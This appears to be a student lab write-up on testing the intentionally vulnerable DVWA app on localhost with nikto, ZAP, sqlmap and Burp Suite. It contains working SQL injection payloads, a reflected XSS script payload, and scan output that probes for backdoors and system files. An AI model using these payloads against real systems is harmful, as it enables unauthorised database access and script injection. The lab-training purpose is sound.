

1 Web Application Testing

In Web application testing, we have to test the DVWA to check whether we can find any vulnerabilities through SQL injection or XSS.

First, open a url <http://127.0.0.1/DVWA> and set the security as low and later you can test different attack methods such as SQL injection, XSS.

I used the tools to test the DVWA i.e. Burp suite, SQLmap, OWASP ZAP and nikto.

1.1 Recon using Nikto

Use the command in your Kali Linux as

```
nikto -h http://127.0.0.1/DVWA -output DVWA.txt
```

```
[root@kali ~]# nikto -h http://127.0.0.1/DVWA -output DVWA.txt
- Nikto v2.5.0

+ Target IP:      127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port:    80
+ Start Time:    2026-01-22 01:12:06 (GMT-5)

+ Server: Apache/2.4.45 (Debian)
+ DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilities/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (use --force to force check all possible dirs)
+ Scripts: All scripts allowed: HEAD, GET, POST, OPTIONS
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/test/: Directory indexing found.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git index file may contain directory listing information.
+ /DVWA/.git/.gitignore: Full repository details may be present.
+ /DVWA/.git/config: Git config file found. Details about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/jstinyco/modern/Muhyu.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/jstinyco/themes/modern/Muhyu.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/assets/motorrise/css/meta.php?filesrc: A PHP backdoor file manager was found.
+ /DVWA/login.cgi?cli=a&a=2&adz2zcat%20/etc/hosts: Some D-Link router remote command execution.
+ /DVWA/shell7cat/etc/hosts: A backdoor was identified.
+ DVWA: It is possible to identify the host and it may be possible to grasp the directory structure and learn more about the site.
+ 874 requests, 8 errors, and 26 items(s) reported on remote host
+ End Time:    2026-01-22 01:12:12 (GMT-5) (6 seconds)


+ 1 Host(s) tested
```

1.2 Recon using OWASP ZAP

First, we have to setup the OWASP ZAP by downloading it in the browser and then install in your Kali Linux through the official website as

```
https://www.zaproxy.org/
```

Scan the target URL such as <http://127.0.0.1/DVWA> in OWASP ZAP



1.3 Automated Testing for SQLi

Using the sqlmap we have to test the DVWA to check whether the databases are found or not by using the following command as

```
sqlmap "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie
"PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low" --dbs
```

```
sqlmap "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie
"PHPSESSID=f2f71a240361fd0a3f374f7f8456ff90; security=low" --dbs
[*] starting @ 01:27:12 /2026-01-22/
[*] resuming back-end DBMS 'mysql'
[*] testing connection to the target URL
[*] sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id='1' OR NOT 7383=738#Submit=Submit

[*] Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 1955 FROM(SELECT COUNT(*),CONCAT(0x7162706a71,(SELECT (ELT(1955=1955,1))),0x7178716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- YcnM0Submit

[*] Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 6174 FROM (SELECT(SLEEP(5)))5gY)-- IMPq8Submit=Submit

[*] Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7162706a71,0x43664f744d49774f6b695844586d4a50755873445a62414554615273744c52457a7767697246a75,0x7178716a71)#65Submit=Submit

[*] [INFO] the back-end DBMS is MySQL
[*] web server operating system: Linux Debian
[*] web application technology: Apache 2.4.65
[*] back-end DBMS: MySQL > 5.0 (MariaDB fork)
[*] [INFO] fetching database names
[*] [WARNING] reflective value(s) found and filtering out
[*] available databases [2]:
[*] dvwa
[*] information_schema

[*] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 01:27:12 /2026-01-22/
```

In the above results, we have identified the two databases found such as dvwa and information_schema.

1.4 Automated Testing for XSS

We have to use the automated script in the XSS section in DVWA and the query as

```
<script>alert('System Hacked')</script>
```

The screenshot shows the DVWA interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The 'XSS (Reflected)' option is highlighted with a green background. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with the question 'What's your name?' followed by a text input field containing the malicious script: '<script>alert("Systemhacked")</script>'. A 'Submit' button is next to the input field. Below the form, a 'More Information' section lists several links for further reading. At the bottom of the page, a browser window shows the URL [http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert\('System+Hacked'\)<%2Fscript>](http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('System+Hacked')<%2Fscript>). The browser's status bar also displays this URL. A modal dialog box is open, showing the message 'System Hacked' with an 'OK' button.

1.5 Manual Testing for SQLi

Using the Burp suite we have to capture the http request and changing the id and upload the SQL query in the request and then forward to the browser.

Configure the browser to use burp suite as proxy

Login to 'DVWA' and go to Sql injection section and then enter '1' and submit

Capture the url and send the http request to repeater in Burpsuite

In repeater change the id to an SQL query as 'or 1=1# and later forward that request in to the browser.

The screenshot shows the Burp Suite interface on the left and the DVWA application on the right. In the DVWA 'SQL Injection' section, several user inputs are listed, each showing a different SQL query (e.g., 'ID: ' or 1=1#') and its corresponding first and last names. The Burp Suite interface shows a captured GET request to the DVWA SQLi endpoint, with the 'id' parameter set to 'or 1=1#'. The DVWA application displays the results of the injection, showing the user input and the resulting page content.

1.6 Manual Testing for XSS

First, configure the bowser to Burp suite as proxy and then login to 'DVWA'.

Go to XSS (Reflected) section and enter any text and later copy the url and send it in Burp

In Burp , capture the request and send it to the repeater

In repeater, change the name and enter the script which i provided in the below

```
<script>alert('SystemHacked')</script>
```

Then, forward the request to the browser

The screenshot shows the Burp Suite interface on the left and the DVWA application on the right. In the DVWA 'XSS (Reflected)' section, a user input field contains the script '<script>alert("SystemHacked")</script>'. The DVWA application displays a confirmation message 'SystemHacked' with an 'OK' button. The Burp Suite interface shows a captured GET request to the DVWA XSS endpoint, with the 'name' parameter set to the injected script. The DVWA application displays the results of the injection, showing the user input and the resulting page content.

TEST ID	VULNERABILITY	SEVIERITY	TARGET URL
001	SQL injection	Critical	http://127.0.0.1/DVWA/vulnerabilities/sql/
002	XSS Reflected	Medium	http://127.0.0.1/DVWA/vulnerabilities/xss_r/

